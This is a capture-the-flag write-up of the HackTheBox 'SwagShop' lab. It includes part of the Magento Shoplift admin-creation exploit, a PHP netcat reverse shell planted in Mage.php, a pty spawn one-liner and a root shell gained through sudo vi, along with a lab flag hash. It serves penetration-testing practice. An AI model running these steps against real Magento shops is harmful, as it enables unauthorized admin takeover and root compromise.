SWAGSHOP

Report by Chris H.
Date of Completion: 5-23-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	SwagShop
IP Address	10.10.10.140
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- OWASP Dirbuster - A tool that brute forces directories of a webpage and discovers pages and files.
- Magento Shoplift Exploit (Author: Manish Kishan Tanwar) – An exploit that forces the creation of an admin user on a system running Magento Commerce
- Vi – A simple text editor included on Linux
- autoNetcat.php – A PHP shell code that causes a netcat session to be called to the IP and port written into its code

Executive Summary

SwagShop is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

This machine ended up being painfully unstable and difficult to do any work on. This was due to a combination of a large number of users hammering the box with unnecessary brute forces, as well as the webpage being put into a 503 maintenance mode every time someone modified updated/upgraded the admin panel (which is a necessary step to gaining RCE). Despite these technical difficulties, the machine proved interesting and straightforward.

SwagShop starts with finding an e-shop on the home page, which leads to an admin login panel after a dirbuster scan. This then can be fed to an exploit which creates an admin user. The attacker can now log in and administer the system. In order to gain remote code execution, the attacker must upload a filesystem to the management area, check for upgrades, and then navigate back to the admin panel. Then, the IDE filesystem can be accessed and modified. PHP shell code is dropped into a page, then navigating to that newly modified page gives the attacker access to a low-privilege shell. Then, after discovering that vi can be run as root (found in the sudoers file), a root shell can be spawned.

Attack Narrative

First, `nmap -sV -A -Pn 10.10.10.140` is used to begin a scan on SwagShop. After a short time, it is found that only ports 22 (SSH) and 80 (HTTP) are open. It is clear that this box is meant to be exploited initially from a webpage.



Figure 1

Going to http://10.10.10.140/ shows an e-shop page powered by Magento (Figure 1). After some searching on the internet for Magento exploits, several articles and documents surface about a shoplift exploit, which allows an admin user to be created as long as a script has the location of the admin login panel. This was called the shoplift exploit due to attackers using their newly created admin accounts to issue 100% off coupon codes to themselves for purchases.

According to online documentation of Magento, the standard location of the admin login panel is admin, but going to http:/10.10.10.140/admin returns nothing. Using dirbuster (with recursive searching) the tool finds the login page at http://10.10.10.140/index.php/admin.



Figure 2

Reaching the admin login page (Figure 2), I now have the confirmed path to the page needed by the exploit. Trying default admin login (admin:admin) does not work.

ftpExploit.py | autoNetcat.php | shell.py | ex2.py

```
1  ###############################################################################################
2  #Exploit Title : Magento Shoplift exploit (SUPEE-5344)
3  #Author        : Manish Kishan Tanwar AKA error1046
4  #Date          : 25/08/2015
5  #Love to       : zero cool,Team indishell,Mannu,Viki,Hardeep Singh,Jagriti,Kishan Singh and ritu rathi
6  #Debugged At  : Indishell Lab(originally developed by joren)
7  ###############################################################################################
8
9  #Thanks to
10 # Zero cool, code breaker ICA, Team indishell, my father , rr mam, jagriti and DON
11 import requests
12 import base64
13 import sys
14
15 target = "http://10.10.10.140"
16
17 if not target.startswith("http"):
18     target = "http://" + target
19
20 if target.endswith("/"):
21     target = target[:-1]
22
23 target_url = target + "/index.php/admin/Cms_Wysiwyg/directive/index/"
24
25 q="""
26 SET @SALT = 'rp';
27 SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
28 SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
```

Figure 3

Opening the shoplift exploit in an editor, the target can be set to http://10.10.10.140, and the target url is modified. The default url for most Magento installations is http://BASE/admin, and the exploit appends /CMS_Wystwyg/directive/index/ onto it. Since SwagShop's url is slightly different, "index.php" must be appended to the beginning of the target. The url is now: http://10.10.10.140/index.php/admin/CMS_Wystwyg/directive/index/.



Figure 4

Running the exploit, it creates an administrator login (Figure 4) with the credentials: forme:forme (the default username and password coded into the exploit)



Figure 5

The credentials created by the exploit are successfully used to log into the admin page, where a dashboard is waiting (Figure 5). This page allows for complete administration of the Magento shop, including creating discounts like the original exploit was used for in 2015.

Several online videos showing remote code execution on Magento systems have the attacker uploading PHP shell code to an IDE filesystem. This is normally found under “System > Filesystem > IDE” (grey drop-down menu in Figure 5), but this is not appearing on this dashboard. Instead, this filesystem must be uploaded via Magento Connect (11th option of drop-down menu, Figure 5).



Figure 6

Navigating to Magento Connect Manager (Figure 6), the page allows the administrator to manage extensions of the website. Scrolling under “Manage Existing Extensions” (not pictured), there is several extensions that have been added to the page, but no filesystem.

Searching “Magento Filesystem” online allows the Magpleasure Filesystem to be downloaded for free. Magpleasure is the free filesystem extension provided by Magento. All that is left is to select “Browse”, and upload the filesystem.

Note: this step being done incorrectly by the multiple people attacking this machine is what caused such frequent denial of service. Leaving the “Put store on the maintenance mode while installing/upgrading/backup creation” option checked will cause the entire website (admin page, home page, connect manager, etc.) to return a 503 error. This cannot be undone unless the person who did it refreshes and unchecks the box (which is extremely unlikely). Refer to Figure 7 for the result of leaving the box checked.



Figure 7



Figure 8

After the filesystem is uploaded, it now appears in the list of extensions (Figure 8). Selecting “Commit Changes” updates the page and allows the filesystem to be used.



Figure 9

Going back to the admin page, the “Filesystem > IDE” options now appear (Figure 9). This allows the administrator to manually edit the code of individual webpages associated with the system, which is a perfect route for writing malicious PHP code.



Figure 10

Picking /app/Mage.php as the target (there are multiple pages that can be written to), the code can be manually edited and saved (Figure 10). While a PHP web shell is a good option, I am pasting in code that automatically calls with netcat to my listening machine, which allows me to work from the terminal instead of a browser window.

Figure 11

The auto-netcat code replaces the original code of Mage.php (Figure 11), and is saved.



Figure 12

Using `netcat -lvp 54321` to listen for traffic on my machine, and navigating to http://10.10.10.140/app/Mage.php, SwagShop calls to my IP on port 54321. A shell is now spawned (Figure 12) and RCE capability is attained.

```
$ cd home
$ ls
haris
$ cd haris
$ ls
user.txt
$ cat user.txt
a448877277e82f05e5ddf9f90aefbac8
$
```

Figure 13

Traversing the directories, the user.txt flag is taken from the user: haris (Figure 13). The next step is to escalate privileges to root.

```
$ ls -alh
total 36K
drwxr-xr-x 3 haris haris 4.0K May  8 09:21 .
drwxr-xr-x 3 root  root  4.0K May  2 14:48 ..
-rw------- 1 haris haris   54 May  2 14:56 .Xauthority
lrwxrwxrwx 1 root  root     9 May  8 09:20 .bash_history -> /dev/null
-rw-r--r-- 1 haris haris  220 May  2 14:48 .bash_logout
-rw-r--r-- 1 haris haris 3.7K May  2 14:48 .bashrc
drwx------ 2 haris haris 4.0K May  2 14:49 .cache
-rw------- 1 root  root     1 May  8 09:20 .mysql_history
-rw-r--r-- 1 haris haris  655 May  2 14:48 .profile
-rw-r--r-- 1 haris haris    0 May  2 14:49 .sudo_as_admin_successful
-rw-r--r-- 1 haris haris   33 May  8 09:01 user.txt
$
```

Figure 14

ls -alh is used to show all hidden items, their size, permissions, date + time of modification, and owner. Using this uncovers ".sudo_as_admin_successful" (Figure 14), which is immediately a point of interest.

```
$ whoami
www-data
$ uname -a
Linux swagshop 4.4.0-146-generic #172-Ubuntu SMP Wed Apr 3 09:00:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$ w
 19:49:35 up 8 min,  0 users,  load average: 0.08, 0.07, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
$ who
$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
$
```

Figure 15

Several privilege enumeration commands are given (Figure 15): whoami, which displays the name of the user account who issued the command, uname -a, which prints the machine name, kernel, hardware, processor, and operating system information, and sudo -l, which displays sudo permissions for the account.

The immediate standout is the ability for www-data to run vi as root. It is well known that vi can spawn a shell, so running vi as root will spawn a root shell.



Figure 16

Normally, sudo vi would be the command to start vi as root, but as shown is Figure 16, the shell is not a TTY. python -c 'import pty;pty.spawn("/bin/bash")' normally spawns an interactive TTY shell, but does not work since python is not on the box. Instead, python3 -c 'import pty;pty.spawn("/bin/bash")' is used (python 3 is the only python version installed). Now, issuing sudo su – prompts for a password (Figure 16), indicating that the shell upgrade worked.

Figure 17

By examining the content of the sudoers file (from sudo -l), it indicates that the www-data user may run vi as root for anything under the /var/www/html/ directory. Navigating to this directory, then using touch test.txt to make a blank file, vi can be used as root without a password on the test file (Figure 17).

Figure 18

Using :shell within vi spawns a shell (Figure 18), and whoami confirms that the shell is indeed running as root.

